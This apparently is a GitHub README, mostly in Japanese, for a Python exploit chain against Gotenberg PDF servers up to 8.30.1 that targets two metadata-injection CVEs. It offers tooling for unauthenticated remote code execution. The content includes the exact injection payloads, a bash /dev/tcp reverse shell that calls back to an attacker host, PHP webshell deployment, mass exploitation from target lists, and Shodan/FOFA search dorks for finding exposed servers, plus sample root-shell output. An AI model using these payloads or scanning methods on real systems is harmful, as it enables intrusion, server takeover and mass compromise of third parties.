hackfutsecroot/-gotenberg-rce-chain
Gotenberg CVE-2026-42589 および CVE-2026-40281 向けのPythonエクスプロイトチェーン:脆弱なインスタンスを検出し、メタデータペイロードを注入して、リバースシェルまたはウェブシェルを設置します。



Gotenberg ≤ 8.30.1 — 未認証のリモートコード実行
リバースシェル + ファイルマネージャー webshell + 対話型ブラインドセーフモードを組み合わせたチェーンエクスプロイト
Gotenberg は、ドキュメント(HTML、Markdown、Office など)を PDF に変換するステートレスな Docker ベースの API です。バージョン ≤ 8.30.1 は、/forms/pdfengines/metadata/write エンドポイントにおける 2 つの重大な未認証 RCE 脆弱性 の影響を受けます。
このリポジトリには、両方の CVE を単一のエクスプロイトワークフローにチェーンする 2 つのツール が含まれています:
| ツール | 目的 |
|---|---|
gotenberg_rce.py | 検出 + 対話型シェル + ファイルマネージャー webshell の配置 |
auto_revshell.py | IP 自動検出 → リスナー起動 → リバースシェルペイロードの発火 → 対話型セッション |
| 項目 | 値 |
|---|---|
| 種類 | OS コマンドインジェクション(RCE) |
| CVSS | 9.8 — 重大 |
| ベクター | POST /forms/pdfengines/metadata/write |
| インジェクション | JSON メタデータの キー |
| 根本原因 | ExifTool 設定を介した system() |
| フィールド | 値 |
|---|---|
| 種類 | OSコマンドインジェクション(RCE) |
| CVSS | 10.0 — クリティカル |
| ベクター | POST /forms/pdfengines/metadata/write |
| インジェクション | JSONメタデータの値 |
| 根本原因 | ExifTool経由のqx()(Perl) |
| バージョン | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 と 42589 の両方を試行!upload、!shell、!check、!clear)HTTP 500 を返しても動作requests、urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
公開IPを自動検出 → リスナーをバインド → ターゲットをエクスプロイト → シェルにドロップ。
  python gotenberg_rce.py -u http://target:3000                    # check only

  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| フラグ | 説明 | デフォルト |
|---|---|---|
-u, --url | 対象URL (必須) | — |
--lhost | あなたのパブリックIP | 自動検出 |
--lport | リスナーポート | 4444 |
--wait | コールバックを待つ秒数 | 25 |
--timeout | リクエストごとのタイムアウト | 60 |
--no-banner | バナーをスキップ | false |
gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
インタラクティブな疑似シェルにドロップします:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| フラグ | 説明 |
|---|---|
-u, --url | 単一ターゲット |
-f, --file | ターゲットを記載したファイル(1行に1つ) |
-t, --threads | マススキャン用のスレッド数 |
--check-only | 検出のみ、エクスプロイトなし |
--shell | File Manager webshellを配置 |
-i, --interactive | インタラクティブシェルに入る |
-o, --output | 結果を保存 |
| コマンド | 動作 |
|---|---|
help, ? | ヘルプを表示 |
exit, quit, q | 終了 |
!upload | File Managerシェルを再配置 |
!shell | シェルURLを表示 |
!check | 脆弱性を再チェック |
!clear | 画面をクリア |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
このツールは制御されたペイロードを /forms/pdfengines/metadata/write に送信します:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
分析されるシグナル:
| レスポンス | 意味 |
|---|---|
HTTP 200 + マーカー | 直接 RCE |
HTTP 500 + 長い遅延 | ブラインド RCE |
HTTP 400 | パッチ済みまたは無効なペイロード |
HTTP 404 | Gotenberg ではない |
2 つのインジェクションベクターが試行されます:
CVE-2026-40281 — メタデータ キー における Perl インジェクション:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — メタデータ値における system() インジェクション:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}
コマンドは一意のマーカーで囲まれ、base64でエンコードされます:
echo MARKER_START; (CMD) 2>&1 | base64; echo MARKER_END
ツールはPDFレスポンス(zlib圧縮ストリームを含む)を解析し、マーカー間のbase64ブロブを抽出します。
ターゲットがHTTP 500を返す場合(コマンド実行後のクラッシュ)、ツールは以下を実行します:
sleep 8 → 約8秒の遅延)によってRCEを確認ssl:"gotenberg" port:443
org:"Gotenberg" http.status:200
ssl:"thecodingmachine" port:443
org:"Thecodingmachine" http.status:200
http.html:"Gotenberg" port:3000
body="Gotenberg"
port="3000" && body="Gotenberg"
body="/forms/chromium/convert/url"
body="/forms/pdfengines/metadata/write"
inurl:"/forms/chromium/convert/url"
inurl:"/forms/pdfengines/metadata/write"
intitle:"Gotenberg"
curl -s http://TARGET:3000/version
# vulnerable if < 8.31.0
ターゲットが純粋な Gotenberg の場合 — Web サーバーも PHP もありません。代わりにリバースシェルを使用してください: